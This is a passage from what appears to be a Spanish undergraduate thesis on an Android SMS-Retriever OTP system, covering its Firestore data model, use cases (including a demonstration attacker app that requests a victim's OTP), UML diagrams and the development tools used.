5.1. Modelo de datos

Los datos que generan las aplicaciones servidor, S_B y S_F, son la que se deben almacenar en la base de datos siguiendo el modelo de entidad relación.

Para ello se ha diseñado el siguiente diagrama de entidad relación, que ayuda a representar las entidades y comprender la información que se debe almacenar en nuestra base de datos, eligiendo posteriormente la tecnología de bases de datos a usar.

Cabe aclarar que en la figura 11, se pueden apreciar las entidades o objetos, de color amarillo, las relaciones entre las entidades de color verde, y los atributos de las entidades y relaciones de color azul, siendo los atributos que están subrayados claves primarias de las entidades y las cuales son únicas para cada entidad.

La entidad APP es una especialización del cliente, ya que en el proyecto solo se ha implementado que los cliente que reciban OTPs sean aplicaciones móviles, pero también cabe la posibilidad de que sean aplicaciones web, por lo que se ha modelado de esta forma teniendo en cuenta una posible escalabilidad futura donde pueden existir otras especializaciones.




Figura 11: Modelo de entidad relación de la base de datos.

Como base de datos se ha escogido *Cloud Firestore*, que se organiza por documentos que a su vez se agrupan en colecciones que almacenan datos. Esta base de datos es NoSQL cuyas características son que es flexible, fácil de escalar y online por lo que tiene una alta disponibilidad y tiene una consola web donde se pueden ver las modificaciones de la base de datos.

Una de las ventajas que tiene está base de datos frente a otras es que está pensada para los dispositivos móviles Android y tiene una alta compatibilidad además de que es sencilla de utilizar a la hora de realizar las peticiones, ya que cuenta con muchas bibliotecas oficiales dentro de los entornos de desarrollo integrados.

La organización de esta base de datos NoSQL, es a través de colecciones que almacenan documentos, estos contienen los datos que se almacenan como clave valor, y pueden ser cualquier tipo de valor como cadenas, enteros, o incluso objetos personalizados como es el caso que se muestra a continuación en un ejemplo.

Una representación del contenido de nuestra base de datos es la colección Codigos, que contiene dos documentos llamados codigosGen y codigosVerif, que en cada uno de ellos se almacena una lista de objetos OTPs.




Figura 12: Representación de la base de datos NoSQL.

5.2. Modelo de Casos de Uso

Una vez obtenido los requisitos del sistema, se realiza el modelo de Casos de Uso, que es un modelo usado en Ingeniería del Software, tratándose de un modelo de interacción de usuario, donde se obtienen los requisitos funcionales del sistema para lograr los objetivos planteados.

5.2.1. Diagrama de Casos de Uso

El diagrama de interacción entre los usuarios y el sistema, se puede apreciar en la figura 13 y, se encuentra compuesto por los diferentes actores:

- **Cliente:** El cliente es cualquier persona que use las aplicaciones cliente ya que no existen ningún tipo de usuario administrador y todos tienen los mismos privilegios. En este caso el usuario utilizaría las aplicaciones APP_B, APP_F y APP_M que se muestran en la tabla 1 del capítulo 2.

- **Atacante:** El atacante es la persona encargada de realizar el ataque con la aplicación APP_A, contra el cliente que tiene instalado la APP_M.

- **Servidor:** El servidor es el encargado de conectar con la Base de Datos y de responder a las peticiones que hagan los clientes. Son las aplicaciones S_B y S_F que se muestran en la tabla 1 del capítulo 2.

Algunos de los actores comparten casos de uso como es el caso del Atacante y el Cliente con el caso de uso, Confirmar código OTP (CU-03) y cabe destacar que los casos de uso Introducir número de teléfono (CU-01) y Seleccionar número de teléfono (CU-02) son muy similares pero se diferencian en la forma de pedir los datos y las aplicaciones que se usan, para el Atacante solo usa APP_A y el Cliente usa APP_B y APP_F.




Figura 13: Diagrama de modelo de Casos de Uso

5.2.1.1. CU1 - Seleccionar número de teléfono

CU-01	**Seleccionar número de teléfono**
Cliente	Usuario
Descripción	Este caso de uso contempla al usuario seleccionando el número de teléfono con el que quiere pedir el código OTP.
Precondición	1. El dispositivo debe tener una tarjeta SIM con un número de teléfono válido. 2. El servidor de códigos OTP debe estar activo.
Postcondición	Número de teléfono seleccionado por el usuario.
Secuencia Normal	1. El actor Usuario selecciona el botón Seleccionar 2. El sistema muestra los números de teléfono disponibles en el dispositivo. 3. El actor Usuario selecciona el número de teléfono de su dispositivo. 4. El sistema guarda el número de teléfono.
Flujos Alternativo	1a. El actor Usuario cancela la selección de números de teléfono. 2a. El sistema muestra un mensaje de error al cancelarse la selección.

Tabla 14: Caso de uso 1 - Seleccionar número de teléfono

5.2.1.2. CU2 - Introducir número de teléfono

Este caso de uso es similar al anterior, pero el actor es diferente ya que se trata de la aplicación atacante, además las precondiciones son diferentes ya que es necesario que la víctima tenga instalada la APP_M.

CU-02	**Introducir número de teléfono**
Actor	Atacante
Descripción	Este caso de uso contempla al atacante introduciendo el número de teléfono de la víctima con el que quiere pedir el código OTP.
Precondición	1. El servidor de códigos OTP debe estar activo. 2. La víctima debe tener instalada APP_M
Postcondición	Número de la víctima introducido por el atacante.
Secuencia Normal	1. El actor Cliente introduce el número de teléfono. 2. El sistema muestra el número de teléfono. 3. El sistema guarda el número de teléfono.
Flujos Alternativo	

Tabla 15: Caso de uso 2 - Introducir número de teléfono

5.2.1.3. CU3 - Confirmar código OTP

CU-03	**Confirmar código OTP**
Actor	Cliente y Atacante
Descripción	Este caso de uso contempla al usuario solicitando el código OTP y lo confirma cuando lo recibe.
Precondición	1. Haber acabado el CU-01 o CU-02. 2. El servidor de códigos OTP debe estar activo.
Postcondición	El sistema borra el canal de comunicación cuando acaba el Caso de Uso
Secuencia Normal	1. El actor Cliente selecciona el botón Continuar. 2. El sistema cambia de pantalla. 3. El sistema envía el número de teléfono al servidor. 4. El sistema recibe el SMS con el código OTP. 5. El sistema escribe el código OTP. 6. El actor Cliente confirma el código pulsando el botón Continuar. 7. El sistema envía el número de teléfono al servidor y código OTP al servidor. 8. El sistema cambia de pantalla. 9. El sistema recibe el token de conexión.
Flujos Alternativo	1a. El sistema comprueba que el número de teléfono. 1b. El sistema muestra un mensaje de error si es incorrecto o no se ha seleccionado. 2a. El sistema comprueba que la URL de la conexión por API REST es correcta.

Tabla 16: Caso de uso 3 - Confirmar código OTP

5.2.1.4. CU4 - Borrar datos del canal de comunicación

CU-04	**Borrar datos del canal de comunicación**
Actor	Servidor
Descripción	Este caso de uso contempla al servidor borrando el canal de comunicación por si se hubiese producido un problema debido a la autenticación de API REST. [R06 de la tabla 9]
Precondición	1. Datos obsoletos en el canal de comunicación.
Postcondición	Datos borrados por el servidor del canal de comunicación.
Secuencia Normal	1. El actor Servidor selecciona el botón Borrar datos. 2. El sistema borra el canal de comunicación. 3. El sistema confirma con un mensaje el estado del canal de comunicación.
Flujos Alternativo	

Tabla 17: Caso de uso 4 - Borrar datos del canal de comunicación

5.2.2. Diagramas de Secuencia

A continuación se explican los diagramas de Secuencia para cada Caso de Uso mostrado en el apartado anterior.

5.2.2.1. Diagramas de Secuencia 1 - Seleccionar número de teléfono

El primer diagrama de Secuencia que representa el CU1, es usado en la aplicación APP_B y APP_F, donde el cliente selecciona un número de teléfono disponible de su dispositivo móvil, que se guarda para usarse más adelante.

5.2.2.2. Diagramas de Secuencia 2 - Introducir número de teléfono

Este diagrama de secuencia que representa el CU2 se usa principalmente para la aplicación APP_A, es decir la atacante ya que es una variante del CU1.




Figura 14: Diagrama de Secuencia - Seleccionar número de teléfono

El cliente tiene que introducir el número de teléfono de la persona que quiere obtener su OTP, que se guarda para usarse más adelante.




Figura 15: Diagrama de Secuencia - Introducir número de teléfono

5.2.2.3. Diagramas de Secuencia 3 - Confirmar código OTP

Este diagrama representa al CU3, que es uno de los más extensos y por lo tanto el más complejo.

El cliente cambia de pantalla y envía y recibe la información necesaria para poder confirmar el código OTP, y una vez lo recibe, lo vuelve a enviar para confirmar que tanto cliente como servidor han recibido el mismo código, por último se muestra un token de conexión que verifica que la comprobación ha sido satisfactoria.




Figura 16: Diagrama de Secuencia - Confirmar código OTP

5.2.2.4. Diagramas de Secuencia 4 - Borrar datos del canal de comunicación

Este diagrama representa al CU4, que es el caso de uso que usa el servidor.

El servidor indica que quiere borrar el contenido del canal de comunicación con lo que

ejecuta la petición y una vez finaliza se muestra un mensaje de comprobación de que el proceso ha resultado correcto.




Figura 17: Diagrama de Secuencia - Borrar datos del canal de comunicación

5.3. Diagramas de clases

Los diagramas de clases tanto para las aplicaciones cliente, como para las aplicaciones servidor se muestran a continuación.




Figura 18: Diagrama de clases cliente




Figura 19: Diagrama de clases servidor

A la izquierda se observa las clases que tienen las aplicaciones cliente, estas solo necesitan un usuario que tenga un número de teléfono válido por lo que es el único dato que almacenan, y la relación que tienen es con el OTP, ya que el usuario necesita obtener algún OTP para verificar su conexión.

Y, a la derecha se observa las clases que tienen las aplicaciones servidor.

Estas están encargadas de generar algún código OTP según las peticiones que reciban de los clientes, por lo que generan el código con una fecha de caducidad necesaria para comprobar el código ya que tras este periodo, el código no debe ser válido.

Cuando el código OTP se genera se envía al cliente esperando una respuesta para poder comprobar que lo ha recibido correctamente.

Capítulo 6

Herramientas y tecnologías utilizadas

Este capítulo presenta un resumen de las herramientas y tecnologías utilizadas durante las diferentes etapas del proyecto, como la gestión, la documentación, el análisis, el desarrollo y la implementación.

6.1. Tecnologías y herramientas de la gestión

6.1.1. Teamgantt

Para la gestión se ha usado Teamgantt, que es una página web para crear la planificación de forma gráfica de pago que tiene funcionalidades gratuitas.

Esta página sirve para crear todo tipos de planificaciones tanto grupales como individuales y contiene tutoriales de vídeo para aprender a usarla.

Durante el proyecto ha servido para ilustrar la planificación completa y generar una imagen final con el Diagrama de Gantt como se aprecia en la figura 2. [7]

Figura 20: Logo de Teamgantt

6.1.2. Github

Para guardar el código y tener un control de los cambios se ha usado GitHub, que es una plataforma de desarrollo colaborativo, aunque se haya usado de forma individual, creada en Enero de 2010, para tener un control de versiones sobre los proyectos.[8]

GitHub usa el *software* de control de versiones Git, que fue diseñador por el creador de Linux, Linus Torvalds, mejorando la compatibilidad del mantenimiento de versiones para las aplicaciones cuando están formadas por un conjunto de archivos grande de código fuente, que puede contener cualquier tipo de lenguaje de programación, formando un repositorio donde se almacena, [9] y luego GitHub se encarga de almacenarlo en la nube para que sea visible para otros usuarios.

En el proyecto ha servido para almacenar el código fuente de los 6 proyectos de las aplicaciones y ver los cambios realizados a lo largo del tiempo, con una cuenta de usuario estándar.[10]

Figura 21: Logo de GitHub

6.2. Tecnologías y herramientas de la documentación

6.2.1. Overleaf

La escritura de la memoria ha sido realizada en la página web Overleaf, esta sirve para editar documentos en LaTeX [11], que es un sistema de escritura de textos enfocada en crear documentación de alta calidad tipográfica.[12]

Overleaf se usa en la nube para guardar la documentación y poder editarla y guardarla cunado se quiera, además tiene guías y ayudas a la hora de escribir la documentación ya que auto completa los comandos como los entornos de desarrollo integrados que se usan para programar, cuenta también un compilador mientras se edita para ver el documento previsualizado y comprobar si el formato es el correcto.[13]

Figura 22: Logo de Overleaf

6.2.2. Android Developer

Está pagina de Google guarda toda la documentación relacionada con los recursos y herramientas para el diseño en los dispositivos móviles cuyo Sistema Operativo es Android, basados en el kit de desarrollo Android SDK, formado por múltiples herramientas de desarrollo, compilación y test.

Durante las primeras semanas de planificación y cuando tenía alguna duda sobre la API *SMS Retriever* he estado buscando información en está página web ya que es la página oficial que contiene la información sobre como usar la API o los requisitos necesarios para que funcionen, por lo tanto ha sido muy útil a la hora de obtener información para el proyecto, junto con algún ejemplo en forma de código, dentro de la documentación que ayuda a comprender el funcionamiento de las partes necesarias que se necesitan para que la API funcione.[14]

Figura 23: Logo de Android Developer

6.2.3. Scribbr

La última página de esta sección es Scribbr, que tiene un montón de características interesantes pero solo se ha usado una de las que se puede usar de forma gratuita.

Está característica es el generador de formato *APA*[1], usado en la memoria para la bibliografía, que simplemente con insertar la URL de la que se quiere generar el estilo te auto completa la mayor parte de los parámetros para el estilo APA, donde solo se debe poner la fecha en la que se accedió por última vez a la URL.

Figura 24: Logo de Scribbr

[1]Estilo de comunicación clara y precisa con unos estándares a seguir para las presentaciones de trabajos académicos, como presentaciones o documentos.[15]

6.3. Tecnologías y herramientas del análisis y diseño

6.3.1. Astah*

Para la mayor parte del análisis del proyecto se ha usado Astah*, esta aplicación es una herramienta de modelado UML[2], conocida anteriormente como JUDE, compuesta por dos versiones, una comunitaria y gratuita que contiene funcionalidades limitadas como, diagramas de casos de uso y diagramas de secuencia, y otra versión profesional, que es de pago pero se ha obtenido una licencia universitaria, y es la que ha sido usada para el proyecto, con todas las funcionalidades de la versión comunitaria más diagramas de entidad relación, mapas mentales, y más opciones de exportación muy útiles para obtener los diagramas en formato de fotos de alta calidad.[17]

Esta herramienta ha sido usada para crear y mostrar los diagramas de casos de uso, diagramas de secuencia y diagramas de clases para las aplicaciones, que se muestran en los capítulos de Análisis y Diseño.

Figura 25: Logo de Astah*

6.3.2. Visual Paradigm

Cuando no era posible realizar el análisis o el diseño con la aplicación anterior, se ha usado Visual Paradigm, que es otra herramienta de modelado UML, pero más completa para diagramas de despliegue y paquetes además de que tiene una calidad para exportar imágenes superior a otras herramientas. También puedes generar informes con los diagramas y los paquetes de forma automática con un resultado.[18]

Para el proyecto se ha usado para crear el diagrama de despliegue y de paquetes ya que era más cómodo y claro al lado de otras herramientas.

[2]Es un lenguaje de modelado de desarrollo usado para la ingeniería de software que sirve para proporcionar estándares a seguir a la hora de representar el diseño de un sistema para que sea entendible para el resto de ingenieros sin que sea necesario ver el código.[16]

Figura 26: Logo de Visual Paradigm

6.3.3. Diagrams.net

Esta página web, también conocida como draw.io, se trata de un software de código abierto, que sirve para representar dibujos de forma gráfica, con infinidades de posibilidades.

Se suele usar para crear diagramas UML, diagramas de entidad relación, mapas de red, diagramas de flujo, y representar cualquier tipo de diagramas ya que posee una interfaz personalizada que permite editar las imágenes en cualquier momento.

La plataforma se encuentra en la nube pero también es posible descargarse las plantillas en el dispositivo para poder editarlas más tarde, además cuenta con una tecnología de exportación muy buena ya que permite exportar a diferentes formatos de alta calidad de imagen y tener un fondo transparente en las imágenes.

Durante toda la memoria se ha usado esta página web para crear las matrices de impacto, los diagramas de entidad relación, diagramas de flujo, y figuras que eran necesarias representar de forma visual como la figura del modelo de prototipo evolutivo 1.

Figura 27: Logo de draw.io

6.3.4. Balsamiq

Esta herramienta desarrollada por Balsamiq Studios en 2008, sirve para crear maquetas y bocetos de las interfaces de usuario tanto para páginas web como para aplicaciones móviles.[19]

Está herramienta tiene varias versiones, como *Balsamiq Wireframes*, la aplicación de escritorio de pago, pero contando también con una versión en la nube, *Balsamiq Cloud*, que es totalmente gratuita y permite guardar las imágenes de los bocetos y pantallas de forma cómoda con una buena calidad.[20]

Su interfaz es sencilla de usar y cuenta con muchas funcionalidades para representar la interfaz de usuario de forma clara y concisa para tener una idea principal sobre como implementarlo luego en el entorno de desarrollo integrado.

En el proyecto se ha usado la herramienta de versión web almacenada en la nube, donde se han creado los bocetos de las pantallas de las aplicaciones cliente y servidor que se muestran en el capítulo de Diseño.

Estos bocetos sirven principalmente para tener una idea clara de como se quiere mostrar al usuario el contenido de la aplicación, obteniendo una retroalimentación en las reuniones de seguimiento sobre la apariencia de las aplicaciones.

Figura 28: Logo de Balsamiq

6.4. Tecnologías y herramientas de la implementación

6.4.1. Postman

La primera herramienta con la que he trabajado para la implementación ha sido Postman, que es una plataforma de API para desarrollar y probar otras APIs, con múltiples funcionalidades como por ejemplo los repositorios de APIs, muy útiles para crear peticiones y almacenarlas para ver un flujo de trabajo de la API, también sirve para crear tu propia API y realizar los tests, además advierte sobre si detecta alguna vulnerabilidad en las peticiones realizadas para que el usuario intente corregirlas en el futuro.[21]

En el proyecto he usado esta plataforma en su versión gratuita, porque solo he usado sus funcionalidades limitadas. El motivo era comprender el funcionamiento y realizar las peticiones API *REST* ya que era de mi primera vez usando esta tecnología, que sirve como protocolo de comunicación de Internet para proteger la integridad y la confidencialidad de los datos de los usuarios entre sus dispositivos y el servidor y se ha usado como canal de comunicación entre servidores y clientes.[22]

Figura 29: Logo de Postman

Un claro ejemplo es la figura siguiente en la que se aprecia la carpeta SMS Retriever a la izquierda junto con todas las peticiones que se hacen a la API que han sido catalogadas

para luego implementarlas en el código, la interfaz de usuario es muy cómoda ya que nos muestra la respuesta en la parte inferior y se pueden modificar los parámetros y el cuerpo de la solicitud rápidamente.

